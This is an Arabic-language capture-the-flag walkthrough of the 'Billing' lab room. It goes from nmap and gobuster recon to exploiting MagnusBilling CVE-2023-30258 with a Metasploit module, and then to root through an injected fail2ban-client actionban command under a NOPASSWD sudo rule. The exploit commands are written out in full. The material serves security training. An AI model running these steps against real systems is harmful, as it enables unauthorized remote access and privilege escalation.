 adityabhatt3010/room-walkthrough-billing
شرح تفصيلي لاستغلال Billing room باستخدام CVE-2023-30258 وتصعيد الصلاحيات عبر سوء تهيئة fail2ban

كتب بواسطة: Aditya Bhatt | مساهم مفتوح المصدر
في هذا التجول، نتعمق بالكامل في غرفة Billing، ونعرض مثيل MagnusBilling ضعيف، وثغرة RCE بدون مصادقة (CVE-2023-30258) مثيرة للاهتمام، وخطأ في تكوين sudo لـ fail2ban يصرخ "ارفع صلاحياتي".
تجمع هذه الغرفة بشكل جميل بين الاستغلال الآلي ورفع الصلاحيات الإبداعي، مما يمنحنا تذوقًا عمليًا للعيوب الواقعية المخبأة في برامج الفوترة الصوتية عبر IP. سننتقل من الاستطلاع الأولي إلى قشرة الجذر مع PoC كامل، وتعليقات، وأجواء 🗿.

بعد نشر الآلة، أول ما يصدمك مثل جدار حماية خاطئ التكوين:
http://<machine_IP>/mbilling/
هذه هي صفحة تسجيل الدخول لـ MagnusBilling. هذا وحده يجر الأجراس — تعلم أنك في مواجهة مسرحية CVE ممتعة.
نبدأ بمجموعة الاستطلاع النهائية:
nmap -A -sV -p- 10.10.115.173
🧠 النتائج:
/mbilling/بعد ذلك، نستخدم Gobuster بالقوة العمياء:
gobuster dir -u http://10.10.115.173/mbilling -t 50 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x .php,.html,.txt
gobuster dir -u http://10.10.115.173/ -t 50 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x .php,.html,.txt
🧠 النتائج:

ثم نتحقق من robots.txt في الموقع بحثًا عن أي شيء حار:
User-agent: *
Disallow: /mbilling/
*

همم… محاولة إخفائه تجعلنا نريده أكثر 😈

<img width="876" height="184" alt="روبوتات" src="https://assets.kitploit.com/production/public/readmes/14999/e9e4c32772fbdbe36fdc96803ff83d819f6f9e5ba7c8760729ac3362b0368f56.png" />  <br/>

---

## 🔌 الخطوة 2: الاستغلال

### 🔥 المنفذ 5038 – Asterisk Manager

اختبار سريع بـ netcat يؤكد أنه يستجيب بـ:
Response: Error Message: Missing action in request *
وهذا يؤكد أيضًا: أن الخلفية هي MagnusBilling، والمنفذ مرتبط بـ Asterisk Call Manager. حان الوقت لاستحضار فنانينا المظلمين 🧙


استغلال: تنفيذ أوامر عن بعد بدون مصادقة في MagnusBilling الوحدة: `exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258*
شغل Metasploit:
msfconsole
use exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258
ثم تحقق من المتطلبات:
show options

ثم قم بتعيين التالي:
set RHOSTS 10.10.115.173
set LHOST 10.17.88.138
run


بعد بضع ثوانٍ… بوم. حصلنا على جلسة Meterpreter!
shell
whoami ➤ asterisk
uname -a ➤ Linux Debian 6.1 x86_64
*

حاولت فتح قشرة TTY:

```bash
python3 -c 'import pty; pty.spawn("/bin/bash")'

نبدأ بالتجول لأعلى باستخدام:
cd ..
cd ..

حتى نجد:
cd /home/magnus
cat user.txt

جميل! لكننا لم ننتهِ بعد. نحتاج الجذر، وماغنوس يهمس لنا بالأسرار.
لنتحقق مما يمكننا تشغيله بـ sudo:
sudo -l
*

**النتيجة:**
(ALL) NOPASSWD: /usr/bin/fail2ban-client *
الآن هذا 🔥. يمكننا إساءة استخدام fail2ban-client لتنفيذ أوامر كـ الجذر باستخدام إجراءات الحظر.
لنعد تشغيل fail2ban:
sudo /usr/bin/fail2ban-client restart
*

ثم حقن الأمر لسرقة علم الجذر:

```bash
sudo /usr/bin/fail2ban-client set sshd action iptables-multiport actionban "/bin/bash -c 'cat /root/root.txt > /tmp/root.txt && chmod 777 /tmp/root.txt'"
*

أطلق الحظر (وبالتالي الأمر):

```bash
sudo /usr/bin/fail2ban-client set sshd banip 127.0.0.1
*

ثم:

```bash
cat /tmp/root.txt

تم الاختراق. مثل. رئيس. 🗿🔥
| 🔎 المرحلة | 💥 الإجراء/الأداة المستخدمة |
|---|---|
| الوصول الأولي | اكتشاف بوابة /mbilling والمنفذ 5038 باستخدام Nmap + Gobuster |
| اكتشاف الاستطلاع | نظام MagnusBilling CMS + Asterisk Call Manager |
| الاستغلال | CVE-2023-30258 عبر Metasploit → قشرة Meterpreter |
| التعداد | تحديد موقع /home/magnus/user.txt |
| رفع الصلاحيات | إساءة استخدام fail2ban-client sudo NOPASSWD → RCE كجذر |
| علم الجذر | استرجاع /root/root.txt عبر حقن حمولة fail2ban |
robots.txt، واغص في المنافذ الغريبة.fail2ban-client) خطيرة بنفس القدر.كانت هذه الحزمة توازنًا جميلاً بين الاستغلال الآلي والإبداع في استغلال ما بعد الاختراق اليدوي. من RCE في MagnusBilling إلى اختراق الجذر عبر fail2ban، تضرب جميع النغمات الصحيحة لقائمة تشغيل المختبر الاختراقي 🎧🎯
سواء كنت مبتدئًا تتطلع إلى التقدم أو محاربًا متمرسًا يجمع الأعلام — هذه واحدة يجب اختراقها.
حتى المرة القادمة، ابقَ خطرًا. ابقَ فضوليًا. ابقَ مهيبًا. 🗿







